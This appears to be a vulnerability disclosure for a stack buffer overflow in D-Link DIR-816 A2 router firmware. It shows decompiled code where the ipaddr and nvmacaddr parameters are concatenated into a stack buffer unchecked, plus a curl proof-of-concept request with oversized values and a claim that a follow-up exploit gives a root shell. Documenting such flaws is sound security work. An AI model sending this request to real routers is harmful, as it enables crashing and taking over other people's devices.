D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability



Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

1. Affected version

DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	 DIR-816_A2_FW_1.10CNB04_Release note.pdf  DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```

24
25 v2 = (_BYTE *)websGetVar(a1, "ipaddr", "");
26 v3 = (_BYTE *)websGetVar(a1, "nvmacaddr", "");
27 v4 = websGetVar(a1, "select", "");
28 memset(v20, 0, sizeof(v20));
29 v5 = websGetVar(a1, "lan_assignment", "");
30 if ( !strcmp(v5, "add") )
31 {
32     if ( *v2 && *v3 )
33     {
34         v6 = nvram_bufget(0, "DhcpStaticRulesStr");
35         strcpy(v20, v6);
36         strcat(v20, v3);
37         strcat(v20, " ");
38         strcat(v20, v2);
39         strcat(v20, "|");
40         v7 = v20;
41 LABEL_5:
42         nvram_bufset(0, "DhcpStaticRulesStr", v7);
43         nvram_commit(0);
44         goto LABEL_6;

```

The content obtained by the program through IPADDR and nvmacaddr parameters is passed to V2 and V3, and then V3 and V2 are added to the stack of V20. There is no size check, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2_v1.10CNB04.img
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/form2Dhcpip.cgi -d tokenid=xxxx -d  
'ipaddr=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaapaaaqaaaraasaaa  
d  
'nvmacaddr=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaapaaaqaaaraaas
```



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
$ ls -n
